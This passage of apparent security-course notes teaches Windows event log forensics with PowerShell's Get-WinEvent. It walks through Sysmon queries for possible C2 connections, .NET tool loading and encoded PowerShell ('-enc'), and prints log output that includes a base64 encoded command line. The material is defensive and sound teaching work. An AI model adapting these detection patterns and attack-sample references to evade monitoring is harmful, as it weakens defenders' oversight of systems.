6/2/2023 9:30:23 AM 16 Microsoft-Windows-Kernel-General Information The access history in hive \??\C:\Windows\System32\config\COMPONENTS was cleared updating 54860 keys and cre...
6/2/2023 9:30:16 AM 15 Microsoft-Windows-Kernel-General Information Hive \SystemRoot\System32\config\DRIVERS was reorganized with a starting size of 3956736 bytes and an ending...
6/2/2023 9:30:10 AM 1014 Microsoft-Windows-DNS-Client Warning Name resolution for the name settings-win.data.microsoft.com timed out after none of the configured DNS serv...
6/2/2023 9:29:54 AM 7026 Service Control Manager Information The following boot-start or system-start driver(s) did not load: ...
6/2/2023 9:29:54 AM 10148 Microsoft-Windows-WinRM Information The WinRM service is listening for WS-Management requests. ...
6/2/2023 9:29:51 AM 51046 Microsoft-Windows-DHCPv6-Client Information DHCPv6 client service is started
--- SNIP ---
This example retrieves the first 50 events from the System log. It selects specific properties, including the event’s creation time, ID, provider name, level display name, and message. This facilitates easier analysis and troubleshooting.
- Retrieving events from Microsoft-Windows-WinRM/Operational
PS C:\Users\Administrator> Get-WinEvent -LogName 'Microsoft-Windows-WinRM/Operational' -MaxEvents 30 | Select-Object TimeCreated, ID, ProviderName, LevelDisplayName, Message | Format-Table -AutoSize
TimeCreated Id ProviderName LevelDisplayName Message
----------- -- ------------ ---------------- -------
6/2/2023 9:30:15 AM 132 Microsoft-Windows-WinRM Information WSMan operation Enumeration completed successfully
6/2/2023 9:30:15 AM 145 Microsoft-Windows-WinRM Information WSMan operation Enumeration started with resourceUri...
6/2/2023 9:30:15 AM 132 Microsoft-Windows-WinRM Information WSMan operation Enumeration completed successfully
6/2/2023 9:30:15 AM 145 Microsoft-Windows-WinRM Information WSMan operation Enumeration started with resourceUri...
6/2/2023 9:29:54 AM 209 Microsoft-Windows-WinRM Information The Winrm service started successfully
--- SNIP ---
In this example, events are retrieved from the Microsoft-Windows-WinRM/Operational log. The command retrieves the first 30 events and selects relevant properties for display, including the event’s creation time, ID, provider name, level display name, and message.
To retrieve the oldest events, instead of manually sorting the results, you can utilize the -Oldest parameter with the Get-WinEvent cmdlet. This parameter allows you to retrieve the first events based on their chronological order. The following command demonstrates how to retrieve the oldest 30 events from the Microsoft-Windows-WinRM/Operational log.
PS C:\Users\Administrator> Get-WinEvent -LogName 'Microsoft-Windows-WinRM/Operational' -Oldest -MaxEvents 30 | Select-Object TimeCreated, ID, ProviderName, LevelDisplayName, Message | Format-Table -AutoSize
TimeCreated Id ProviderName LevelDisplayName Message
----------- -- ------------ ---------------- -------
8/3/2022 4:41:38 PM 145 Microsoft-Windows-WinRM Information WSMan operation Enumeration started with resourceUri ...
8/3/2022 4:41:42 PM 254 Microsoft-Windows-WinRM Information Activity Transfer
8/3/2022 4:41:42 PM 161 Microsoft-Windows-WinRM Error The client cannot connect to the destination specifie...
8/3/2022 4:41:42 PM 142 Microsoft-Windows-WinRM Error WSMan operation Enumeration failed, error code 215085...
8/3/2022 9:51:03 AM 145 Microsoft-Windows-WinRM Information WSMan operation Enumeration started with resourceUri ...
8/3/2022 9:51:07 AM 254 Microsoft-Windows-WinRM Information Activity Transfer
- Retrieving events from .evtx Files
If you have an exported .evtx file from another computer or you have backed up an existing log, you can utilize the Get-WinEvent cmdlet to read and query those logs. This capability is particularly useful for auditing purposes or when you need to analyze logs within scripts.
To retrieve log entries from a .evtx file, you need to provide the log file’s path using the -Path parameter. The example below demonstrates how to read events from the ‘C:\Tools\chainsaw\EVTX-ATTACK-SAMPLES\Execution\exec_sysmon_1_lolbin_pcalua.evtx’ file, which represents an exported Windows PowerShell log.
PS C:\Users\Administrator> Get-WinEvent -Path 'C:\Tools\chainsaw\EVTX-ATTACK-SAMPLES\Execution\exec_sysmon_1_lolbin_pcalua.evtx' -MaxEvents 5 | Select-Object TimeCreated, ID, ProviderName, LevelDisplayName, Message | Format-Table -AutoSize
TimeCreated Id ProviderName LevelDisplayName Message
----------- -- ------------ ---------------- -------
5/12/2019 10:01:51 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
5/12/2019 10:01:50 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
5/12/2019 10:01:43 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
By specifying the path of the log file using the -Path parameter, you can retrieve events from that specifc file. The command selects relevant properties and formats the output for easier analysis, displaying the event’s creation time, ID, provider name, level display name, and message.
- Filtering events with FilterHashtable
To filter Windows event logs, you can use the -FilterHashtable parameter, which enables you to define specific conditions for the logs you want to retrieve.
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=1,3} | Select-Object TimeCreated, ID, ProviderName, LevelDisplayName, Message | Format-Table -AutoSize
TimeCreated Id ProviderName LevelDisplayName Message
----------- -- ------------ ---------------- -------
6/2/2023 10:40:09 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 10:39:01 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 10:34:12 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 10:33:26 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 10:33:16 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 9:36:10 AM 3 Microsoft-Windows-Sysmon Information Network connection detected:...
5/29/2023 6:30:26 PM 1 Microsoft-Windows-Sysmon Information Process Create:...
5/29/2023 6:30:24 PM 3 Microsoft-Windows-Sysmon Information Network connection detected:...
The command above retrieves events with IDs 1 and 3 from the Microsoft-Windows-Sysmon/Operational event log, selects specific properties from those events, and displays them in a table format.
note
If you observe Sysmon event IDs 1 and 3 occurring within a short time frame, it could potentially indicate the presence of a process communicating with a C2 server.
For exported events the equivalent command is the following.
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{Path='C:\Tools\chainsaw\EVTX-ATTACK-SAMPLES\Execution\sysmon_mshta_sharpshooter_stageless_meterpreter.evtx'; ID=1,3} | Select-Object TimeCreated, ID, ProviderName, LevelDisplayName, Message | Format-Table -AutoSize
TimeCreated Id ProviderName LevelDisplayName Message
----------- -- ------------ ---------------- -------
6/15/2019 12:14:32 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/15/2019 12:13:44 AM 3 Microsoft-Windows-Sysmon Information Network connection detected:...
6/15/2019 12:13:42 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
If you want the event logs based on a date range (5/28/23 - 6/2/23), this can be done as follows.
PS C:\Users\Administrator> $startDate = (Get-Date -Year 2023 -Month 5 -Day 28).Date
PS C:\Users\Administrator> $endDate = (Get-Date -Year 2023 -Month 6 -Day 3).Date
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=1,3; StartTime=$startDate; EndTime=$endDate} | Select-Object TimeCreated, ID, ProviderName, LevelDisplayName, Message | Format-Table -AutoSize
TimeCreated Id ProviderName LevelDisplayName Message
----------- -- ------------ ---------------- -------
6/2/2023 3:26:56 PM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 3:25:20 PM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 3:25:20 PM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 3:24:13 PM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 3:24:13 PM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 3:23:41 PM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 3:20:27 PM 1 Microsoft-Windows-Sysmon Information Process Create:...
6/2/2023 3:20:26 PM 1 Microsoft-Windows-Sysmon Information Process Create:...
--- SNIP ---
note
The above will filter between the start date inclusive and the end date exclusive.
- Filtering events with FilterHashtable & XML
Consider an intrusion detection scenario where a suspicious network connection to a particular IP has been identified. With Sysmon installed, you can use Event ID 3 logs to investigate the potential threat.
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=3} |
`ForEach-Object {
$xml = [xml]$_.ToXml()
$eventData = $xml.Event.EventData.Data
New-Object PSObject -Property @{
SourceIP = $eventData | Where-Object {$_.Name -eq "SourceIp"} | Select-Object -ExpandProperty '#text'
DestinationIP = $eventData | Where-Object {$_.Name -eq "DestinationIp"} | Select-Object -ExpandProperty '#text'
ProcessGuid = $eventData | Where-Object {$_.Name -eq "ProcessGuid"} | Select-Object -ExpandProperty '#text'
ProcessId = $eventData | Where-Object {$_.Name -eq "ProcessId"} | Select-Object -ExpandProperty '#text'
}
} | Where-Object {$_.DestinationIP -eq "52.113.194.132"}
DestinationIP ProcessId SourceIP ProcessGuid
------------- --------- -------- -----------
52.113.194.132 9196 10.129.205.123 {52ff3419-51ad-6475-1201-000000000e00}
52.113.194.132 5996 10.129.203.180 {52ff3419-54f3-6474-3d03-000000000c00}
This script will retrieve all Sysmon network connection events, parse the XML data for each event to retrieve specific details, and filter the results to include only events where the destination IP matches the suspected IP.
Further, you can use the ProcessGuid to trace back the original process that made the connection, enabling you to understand the process tree and identify any malicious executables or scripts.
You might wonder how you could have been aware of Event.EventData.Data. The Windows XML EventLog format can be found here.
The command below is leveraging Sysmon’s Event ID 7 to detect the loading of clr.dll and mscoree.dll.
PS C:\Users\Administrator> $Query = @"
<QueryList>
<Query Id="0">
<Select Path="Microsoft-Windows-Sysmon/Operational">*[System[(EventID=7)]] and *[EventData[Data='mscoree.dll']] or *[EventData[Data='clr.dll']]
</Select>
</Query>
</QueryList>
"@
PS C:\Users\Administrator> Get-WinEvent -FilterXml $Query | ForEach-Object {Write-Host $_.Message `n}
Image loaded:
RuleName: -
UtcTime: 2023-06-05 22:23:16.560
ProcessGuid: {52ff3419-6054-647e-aa02-000000001000}
ProcessId: 2936
Image: C:\Tools\GhostPack Compiled Binaries\Seatbelt.exe
ImageLoaded: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
FileVersion: 4.8.4515.0 built by: NET48REL1LAST_C
Description: Microsoft .NET Runtime Common Language Runtime - WorkStation
Product: Microsoft® .NET Framework
Company: Microsoft Corporation
OriginalFileName: clr.dll
Hashes: MD5=2B0E5597FF51A3A4D5BB2DDAB0214531,SHA256=8D09CE35C987EADCF01686BB559920951B0116985FE4FEB5A488A6A8F7C4BDB9,IMPHASH=259C196C67C4E02F941CAD54D9D9BB8A
Signed: true
Signature: Microsoft Corporation
SignatureStatus: Valid
User: DESKTOP-NU10MTO\Administrator
Image loaded:
RuleName: -
UtcTime: 2023-06-05 22:23:16.544
ProcessGuid: {52ff3419-6054-647e-aa02-000000001000}
ProcessId: 2936
Image: C:\Tools\GhostPack Compiled Binaries\Seatbelt.exe
ImageLoaded: C:\Windows\System32\mscoree.dll
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Microsoft .NET Runtime Execution Engine
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: mscoree.dll
Hashes: MD5=D5971EF71DE1BDD46D537203ABFCC756,SHA256=8828DE042D008783BA5B31C82935A3ED38D5996927C3399B3E1FC6FE723FC84E,IMPHASH=65F23EFA1EB51A5DAAB399BFAA840074
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid
User: DESKTOP-NU10MTO\Administrator
--- SNIP ---
- Filtering event with FilterXPath
To use XPath queries with Get-WinEvent, you need to use the -FilterXPath parameter. This allows you to craft an XPath query to filter the event logs.
For instance, if you want to get Process Creation events in the Sysmon log to identify installation of any Sysinternals tool you can use the command below.
note
During the installation of a Sysinternals tool the user must accept the presented EULA. The acceptance action involves the registry key included in the command below.
PS C:\Users\Administrator> Get-WinEvent -LogName 'Microsoft-Windows-Sysmon/Operational' -FilterXPath "*[EventData[Data[@Name='Image']='C:\Windows\System32\reg.exe']] and *[EventData[Data[@Name='CommandLine']='`"C:\Windows\system32\reg.exe`" ADD HKCU\Software\Sysinternals /v EulaAccepted /t REG_DWORD /d 1 /f']]" | Select-Object TimeCreated, ID, ProviderName, LevelDisplayName, Message | Format-Table -AutoSize
TimeCreated Id ProviderName LevelDisplayName Message
----------- -- ------------ ---------------- -------
5/29/2023 12:44:46 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
5/29/2023 12:29:53 AM 1 Microsoft-Windows-Sysmon Information Process Create:...
note
Image and CommandLine can be identified by browsing the XML representation of any Sysmon event with ID 1 through, for example, Event Viewer.

Lastly, suppose you want to investigate any network connections to a particular suspicious IP address that Sysmon has logged. To do that you could use the following command.
PS C:\Users\Administrator> Get-WinEvent -LogName 'Microsoft-Windows-Sysmon/Operational' -FilterXPath "*[System[EventID=3] and EventData[Data[@Name='DestinationIp']='52.113.194.132']]"
ProviderName: Microsoft-Windows-Sysmon
TimeCreated Id LevelDisplayName Message
----------- -- ---------------- -------
5/29/2023 6:30:24 PM 3 Information Network connection detected:...
5/29/2023 12:32:05 AM 3 Information Network connection detected:...
- Filtering events based on property values
The -Property *, when used with Select-Object, instructs the command to select all properties of the objects passed to it. In the context of the Get-WinEvent command, these properties will include all available information about the event. Below an example that will present you with all properties of Sysmon event ID 1 logs.
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=1} -MaxEvents 1 | Select-Object -Property *
Message : Process Create:
RuleName: -
UtcTime: 2023-06-03 01:24:25.104
ProcessGuid: {52ff3419-9649-647a-1902-000000001000}
ProcessId: 1036
Image: C:\Windows\System32\taskhostw.exe
FileVersion: 10.0.19041.1806 (WinBuild.160101.0800)
Description: Host Process for Windows Tasks
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: taskhostw.exe
CommandLine: taskhostw.exe -RegisterDevice -ProtectionStateChanged -FreeNetworkOnly
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {52ff3419-85d0-647a-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=C7B722B96F3969EACAE9FA205FAF7EF0,SHA256=76D3D02B265FA5768294549C938D3D9543CC9FEF6927
4728E0A72E3FCC335366,IMPHASH=3A0C6863CDE566AF997DB2DEFFF9D924
ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
ParentProcessId: 1664
ParentImage: -
ParentCommandLine: -
ParentUser: -
Id : 1
Version : 5
Qualifiers :
Level : 4
Task : 1
Opcode : 0
Keywords : -9223372036854775808
RecordId : 32836
ProviderName : Microsoft-Windows-Sysmon
ProviderId : 5770385f-c22a-43e0-bf4c-06f5698ffbd9
LogName : Microsoft-Windows-Sysmon/Operational
ProcessId : 2900
ThreadId : 2436
MachineName : DESKTOP-NU10MTO
UserId : S-1-5-18
TimeCreated : 6/2/2023 6:24:25 PM
ActivityId :
RelatedActivityId :
ContainerLog : Microsoft-Windows-Sysmon/Operational
MatchedQueryIds : {}
Bookmark : System.Diagnostics.Eventing.Reader.EventBookmark
LevelDisplayName : Information
OpcodeDisplayName : Info
TaskDisplayName : Process Create (rule: ProcessCreate)
KeywordsDisplayNames : {}
Properties : {System.Diagnostics.Eventing.Reader.EventProperty,
System.Diagnostics.Eventing.Reader.EventProperty,
System.Diagnostics.Eventing.Reader.EventProperty,
System.Diagnostics.Eventing.Reader.EventProperty...}
Now see an example of a command that retrieves Process Create events from the Microsoft-Windows-Sysmon/Operational log, checks the parent command line of each event for the string -enc, and then displays all properties of any matching events as a list.
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=1} | Where-Object {$_.Properties[21].Value -like "*-enc*"} | Format-List
TimeCreated : 5/29/2023 12:44:58 AM
ProviderName : Microsoft-Windows-Sysmon
Id : 1
Message : Process Create:
RuleName: -
UtcTime: 2023-05-29 07:44:58.467
ProcessGuid: {52ff3419-57fa-6474-7005-000000000c00}
ProcessId: 2660
Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
FileVersion: 4.8.4084.0 built by: NET48REL1
Description: Visual C# Command Line Compiler
Product: Microsoft® .NET Framework
Company: Microsoft Corporation
OriginalFileName: csc.exe
CommandLine: "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths
@"C:\Users\ADMINI~1\AppData\Local\Temp\z5erlc11.cmdline"
CurrentDirectory: C:\Users\Administrator\
User: DESKTOP-NU10MTO\Administrator
LogonGuid: {52ff3419-57f9-6474-8071-510000000000}
LogonId: 0x517180
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=F65B029562077B648A6A5F6A1AA76A66,SHA256=4A6D0864E19C0368A47217C129B075DDDF61A6A262388F9D2104
5D82F3423ED7,IMPHASH=EE1E569AD02AA1F7AECA80AC0601D80D
ParentProcessGuid: {52ff3419-57f9-6474-6e05-000000000c00}
ParentProcessId: 5840
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile
-NonInteractive -ExecutionPolicy Unrestricted -EncodedCommand JgBjAGgAYwBwAC4AYwBvAG0AIAA2ADUAMAAwADEAIA
A+ACAAJABuAHUAbABsAAoAaQBmACAAKAAkAFAAUwBWAGUAcgBzAGkAbwBuAFQAYQBiAGwAZQAuAFAAUwBWAGUAcgBzAGkAbwBuACAALQ
BsAHQAIABbAFYAZQByAHMAaQBvAG4AXQAiADMALgAwACIAKQAgAHsACgAnAHsAIgBmAGEAaQBsAGUAZAAiADoAdAByAHUAZQAsACIAbQ
BzAGcAIgA6ACIAQQBuAHMAaQBiAGwAZQAgAHIAZQBxAHUAaQByAGUAcwAgAFAAbwB3AGUAcgBTAGgAZQBsAGwAIAB2ADMALgAwACAAbw
ByACAAbgBlAHcAZQByACIAfQAnAAoAZQB4AGkAdAAgADEACgB9AAoAJABlAHgAZQBjAF8AdwByAGEAcABwAGUAcgBfAHMAdAByACAAPQ
AgACQAaQBuAHAAdQB0ACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcACgAkAHMAcABsAGkAdABfAHAAYQByAHQAcwAgAD0AIAAkAGUAeA
BlAGMAXwB3AHIAYQBwAHAAZQByAF8AcwB0AHIALgBTAHAAbABpAHQAKABAACgAIgBgADAAYAAwAGAAMABgADAAIgApACwAIAAyACwAIA
BbAFMAdAByAGkAbgBnAFMAcABsAGkAdABPAHAAdABpAG8AbgBzAF0AOgA6AFIAZQBtAG8AdgBlAEUAbQBwAHQAeQBFAG4AdAByAGkAZQ
BzACkACgBJAGYAIAAoAC0AbgBvAHQAIAAkAHMAcABsAGkAdABfAHAAYQByAHQAcwAuAEwAZQBuAGcAdABoACAALQBlAHEAIAAyACkAIA
B7ACAAdABoAHIAbwB3ACAAIgBpAG4AdgBhAGwAaQBkACAAcABhAHkAbABvAGEAZAAiACAAfQAKAFMAZQB0AC0AVgBhAHIAaQBhAGIAbA
BlACAALQBOAGEAbQBlACAAagBzAG8AbgBfAHIAYQB3ACAALQBWAGEAbAB1AGUAIAAkAHMAcABsAGkAdABfAHAAYQByAHQAcwBbADEAXQ
AKACQAZQB4AGUAYwBfAHcAcgBhAHAAcABlAHIAIAA9ACAAWwBTAGMAcgBpAHAAdABCAGwAbwBjAGsAXQA6ADoAQwByAGUAYQB0AGUAKA
AkAHMAcABsAGkAdABfAHAAYQByAHQAcwBbADAAXQApAAoAJgAkAGUAeABlAGMAXwB3AHIAYQBwAHAAZQByAA==
ParentUser: DESKTOP-NU10MTO\Administrator
TimeCreated : 5/29/2023 12:44:57 AM
ProviderName : Microsoft-Windows-Sysmon
Id : 1
Message : Process Create:
RuleName: -
UtcTime: 2023-05-29 07:44:57.919
ProcessGuid: {52ff3419-57f9-6474-6f05-000000000c00}
ProcessId: 3060
Image: C:\Windows\System32\chcp.com
FileVersion: 10.0.19041.1806 (WinBuild.160101.0800)
Description: Change CodePage Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: CHCP.COM
CommandLine: "C:\Windows\system32\chcp.com" 65001
CurrentDirectory: C:\Users\Administrator\
User: DESKTOP-NU10MTO\Administrator
LogonGuid: {52ff3419-57f9-6474-8071-510000000000}
LogonId: 0x517180
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=33395C4732A49065EA72590B14B64F32,SHA256=025622772AFB1486F4F7000B70CC51A20A640474D6E4DBE95A70
BEB3FD53AD40,IMPHASH=75FA51C548B19C4AD5051FAB7D57EB56
ParentProcessGuid: {52ff3419-57f9-6474-6e05-000000000c00}
ParentProcessId: 5840
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile
-NonInteractive -ExecutionPolicy Unrestricted -EncodedCommand JgBjAGgAYwBwAC4AYwBvAG0AIAA2ADUAMAAwADEAIA
A+ACAAJABuAHUAbABsAAoAaQBmACAAKAAkAFAAUwBWAGUAcgBzAGkAbwBuAFQAYQBiAGwAZQAuAFAAUwBWAGUAcgBzAGkAbwBuACAALQ
BsAHQAIABbAFYAZQByAHMAaQBvAG4AXQAiADMALgAwACIAKQAgAHsACgAnAHsAIgBmAGEAaQBsAGUAZAAiADoAdAByAHUAZQAsACIAbQ
BzAGcAIgA6ACIAQQBuAHMAaQBiAGwAZQAgAHIAZQBxAHUAaQByAGUAcwAgAFAAbwB3AGUAcgBTAGgAZQBsAGwAIAB2ADMALgAwACAAbw
ByACAAbgBlAHcAZQByACIAfQAnAAoAZQB4AGkAdAAgADEACgB9AAoAJABlAHgAZQBjAF8AdwByAGEAcABwAGUAcgBfAHMAdAByACAAPQ
AgACQAaQBuAHAAdQB0ACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcACgAkAHMAcABsAGkAdABfAHAAYQByAHQAcwAgAD0AIAAkAGUAeA
BlAGMAXwB3AHIAYQBwAHAAZQByAF8AcwB0AHIALgBTAHAAbABpAHQAKABAACgAIgBgADAAYAAwAGAAMABgADAAIgApACwAIAAyACwAIA
BbAFMAdAByAGkAbgBnAFMAcABsAGkAdABPAHAAdABpAG8AbgBzAF0AOgA6AFIAZQBtAG8AdgBlAEUAbQBwAHQAeQBFAG4AdAByAGkAZQ
BzACkACgBJAGYAIAAoAC0AbgBvAHQAIAAkAHMAcABsAGkAdABfAHAAYQByAHQAcwAuAEwAZQBuAGcAdABoACAALQBlAHEAIAAyACkAIA
B7ACAAdABoAHIAbwB3ACAAIgBpAG4AdgBhAGwAaQBkACAAcABhAHkAbABvAGEAZAAiACAAfQAKAFMAZQB0AC0AVgBhAHIAaQBhAGIAbA
BlACAALQBOAGEAbQBlACAAagBzAG8AbgBfAHIAYQB3ACAALQBWAGEAbAB1AGUAIAAkAHMAcABsAGkAdABfAHAAYQByAHQAcwBbADEAXQ
AKACQAZQB4AGUAYwBfAHcAcgBhAHAAcABlAHIAIAA9ACAAWwBTAGMAcgBpAHAAdABCAGwAbwBjAGsAXQA6ADoAQwByAGUAYQB0AGUAKA
AkAHMAcABsAGkAdABfAHAAYQByAHQAcwBbADAAXQApAAoAJgAkAGUAeABlAGMAXwB3AHIAYQBwAHAAZQByAA==
ParentUser: DESKTOP-NU10MTO\Administrator
--- SNIP ---
| Where-Object {$_.Properties[21].Value -like "*-enc*"}: This portion of the command further filters the retrieved events. The|character passes the output of the previous command to theWhere-Objectcmdlet. TheWhere-Objectcmdlet filters the output based on the script block that follows it.$_: In the script block,$_refers to the current object in the pipeline..Properties[21].Value: ThePropertiesproperty of a “Process Create” Sysmon event is an array containing various data about the event. The specific index 21 corresponds to the ParentCommandLine property of the event, which holds the exact command line used to start the process.-like "*-enc*": This is a comparison operator that matches strings based on a wildcard string, where*represents any sequence of chars. In this case it’s looking for any command lines that contain-encanywhere within them. The-enc-string might be part of suspicious commands, for example, it’s a common parameter in PowerShell commands to denote an encoded command which could be used to obfuscate malicious scripts.| Format-List: Finally, the output of the previous command is passed to theFormat-Listcmdlet. This cmdlet displays the properties of the input objects as a list, making it easier to read and analyze.
Network Forensics
0x00
OS Forensics
Introduction to Linux Forensics
Intro
Linux Forensics Artifacts
Linux forensics artifacts refer to digital traces, logs, files, and system data left behind on a Linux OS that can be analyzed during investigations to reconstruct events, user activities, or security incidents. These artifacts help you to understand system usage, potential breaches, or malicious actions without providing step-by-step guides on eploitation. Common artifacts are found in logs, user directories, config files, and system processes.
Ubuntu, like most Linux distros, follows the Filesystem Hierarchy Standard, which defines a structured layout for directories and files to ensure consistency across Unix-like systems. This hierarchical tree starts at the root directory and organizes everything in a logical manner, with subdirectories serving specific purposes such as system binaries, user data, configurations, and logs. When conducting a forensic analysis of a Linux system, it’s crucial to have a good understanding of the file and directory arrangement on the disk. This knowledge helps investigators efficiently locate important areas and evidence while disregarding less relevant sections.
